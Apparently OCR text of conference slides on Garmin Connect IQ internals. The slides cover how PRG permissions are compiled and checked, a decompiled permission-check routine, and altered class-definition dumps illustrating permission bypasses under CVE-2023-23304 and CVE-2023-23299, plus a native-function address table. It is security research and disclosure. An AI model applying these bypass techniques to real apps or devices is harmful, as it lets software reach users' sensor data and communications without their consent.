
Vulnerabilities

How are permissions implemented?

Permissions


Permission	Applicable Modules
Ant	`Toybox.Ant`
Background	`Toybox.Background`
…	…
Communications	`Toybox.Communications` `Toybox.Authentication`
PersistedContent	`Toybox.PersistedContent`
Positioning	`Toybox.Position`
…	…
SensorHistory	`Toybox.SensorHistory`
SensorLogging	`Toybox.SensorLogging`
UserProfile	`Toybox.UserProfile`

- XML manifest
- Compiled into entry in permissions section
- Checked at run time



```
7 [Section]
  sectionType = 0x6000DB01 = 1610668801
  length = 0x6 = 6
  data [SectionPermissions]
    size = 0x1 = 1
    permissions [Permissions]
      permissionEntry
        0 [PermissionEntry]
          permissionId = 0x800012 = 8388626
```

Symbol Resolution



API data section

Class Def **Graphics**:
- …

Class Def **Position**:
- …

Class Def **Communications** :
- Module ID
- Need permission
- …
- Field Def **openWebPage**:
  - Type
  - Virtual Pointer
  - …

…

```
spush Toybox.Communications
getm
spush openWebPage
getv
invoke
```

API code section

…

encodeURL:


```
00 11 22 33 …
```

openWebPage:

```
AA BB CC DD …
```

…

Class and Field Definitions




```
8 [DataEntries]
  sentinel = 0xC1 = 193
  dataEntry [ClassDef]
    sentinelFragment = [165, 93, 239]
    extendsOffset = 0x0 = 0
    staticsEntry = 0x0 = 0
    parentModule = 0x2 = 2
    moduleId = 0x6 = 6
    appTypes = 0x7F = 127
    fieldsSize = 0x2 = 2
    fieldsDef [FieldsDef]
      field
        0 [FieldDef]
        1 [FieldDef]
          codeOffset = 0x80001826 = 2147489830
          fieldValue = 0x10000440 = 268436544
          symbolValue = 0x800018 = 8388632
          valueType = 0x6 = 6
          flags = 0x2 = 2
    permissionRequired = false
    actualAppTypes = 0x7F = 127
```

- Module ID refers to our object
- Field value is the virtual pointer
  - **`0x10..`** → PRG code section
- Symbol value passed to `spush`
  - **`0x800018`** → **`<init>`**
- Value type
  - **`0x6`** → Method
- Flag for permission required

Checking Permissions

- Iterate through PRG permissions list
  - If there is a match, authorized
  - Otherwise, denied


- Permissions checked:
  - getm
  - getv
  - putv



```
uint prg_tvm_has_permission(s_tvm_ctx *ctx, int module_id, byte *out_bool)
{
// [...]
  bVar1 = module_id == module_Toybox_SensorHistory;
  *out_bool = 0;
  if ((bVar1) && (ctx->version < VERSION_2.3.0)) {
    *out_bool = 1;
    return 0;
  }
// [...]
```


CVE-2023-23304

Bypassing Permissions



```
2 [DataEntries]
  sentinel = 0xC1 = 193
  dataEntry [ClassDef]
    sentinelFragment = [165, 93, 239]
    extendsOffset = 0x40000115 = 1073742101
    staticsEntry = 0x0 = 0
    parentModule = 0x8002E6 = 8389350
    moduleId = 0x0 = 0
    appTypes = 0x7F = 127
    fieldsSize = 0x7 = 7
    fieldsDef [FieldsDef]
      field
        0 [FieldDef]
          codeOffset = 0xD06 = 3334
          fieldValue = 0x100000D5 = 268435669
          symbolValue = 0xD = 13
          valueType = 0x6 = 6
          flags = 0x0 = 0
        1 [FieldDef]
```

CVE-2023-23299




```
2 [DataEntries]
  sentinel = 0xC1 = 193
  dataEntry [ClassDef]
    sentinelFragment = [165, 93, 239]
    extendsOffset = 0x40000115 = 1073742101
    staticsEntry = 0x0 = 0
    parentModule = 0x8002E6 = 8389350
    moduleId = 0x0 = 0
    appTypes = 0x7F = 127
    fieldsSize = 0x7 = 7
    fieldsDef [FieldsDef]
      field
        0 [FieldDef]
          codeOffset = 0xD06 = 3334
          fieldValue = 0x40040033 = 1074004019
          symbolValue = 0xD = 13
          valueType = 0x6 = 6
          flags = 0x0 = 0
        1 [FieldDef]
```

Vulnerabilities

What are native functions?


Native Functions



```
04770868 31 c6 75 04    addr      native:Toybox.ActivityMonitor.getInfo+1
0477086c e9 e3 75 04    addr      native:Toybox.ActivityMonitor.getHistory+1
04770870 c5 f9 75 04    addr      native:Toybox.Ant.BurstPayload.add+1
04770874 11 f7 75 04    addr      native:Toybox.Ant.BurstPayload.getSize+1
04770878 51 f7 75 04    addr      native:Toybox.Ant.BurstPayload.initialize+1
0477087c 41 f8 75 04    addr      native:Toybox.Ant.BurstPayloadIterator.next+1
04770880 75 fc 75 04    addr      native:Toybox.Ant.BurstPayloadIterator.initial...
04770884 39 0f 76 04    addr      native:Toybox.GenericChannel.getDeviceConfig+1
04770888 75 ff 75 04    addr      native:Toybox.GenericChannel.setDeviceConfig+1
0477088c a5 03 76 04    addr      native:Toybox.Ant.GenericChannel.enableEncrypt...
04770890 1d 03 76 04    addr      native:Toybox.Ant.GenericChannel.disableEncryp...
04770894 bd 05 76 04    addr      native:Toybox.GenericChannel.open+1
04770898 1d 06 76 04    addr      native:Toybox.GenericChannel.close+1
0477089c 41 07 76 04    addr      native:Toybox.GenericChannel.release+1
047708a0 dd 06 76 04    addr      native:Toybox.GenericChannel.sendAcknowledge+1
047708a4 79 06 76 04    addr      native:Toybox.GenericChannel.sendBroadcast+1
047708a8 09 08 76 04    addr      native:Toybox.GenericChannel.sendBurst+1
047708ac 7d 09 76 04    addr      native:Toybox.GenericChannel.setBurstListener+1
047708b0 6d fb 75 04    addr      native:Toybox.Message.getPayload+1
047708b4 4d fa 75 04    addr      native:Toybox.Message.setPayload+1
047708b8 b9 18 77 04    addr      native:Toybox.Application.getApp+1
047708bc e5 17 77 04    addr      native:Toybox.AppBase.isTrial+1
047708c0 cd 18 77 04    addr      native:Toybox.AppBase.getProperty+1
047708c4 c9 19 77 04    addr      native:Toybox.AppBase.setProperty+1
047708c8 25 18 77 04    addr      native:Toybox.AppBase.deleteProperty+1
047708cc 4d 17 77 04    addr      native:Toybox.AppBase.clearProperties+1
```

- SDK functions can be implemented
  - In MonkeyC bytecode
  - In native functions
- 460 native functions identified
  - All implemented in C
  - Graphics, Ant/Ant+, BLE, HTTP, encryption, storage

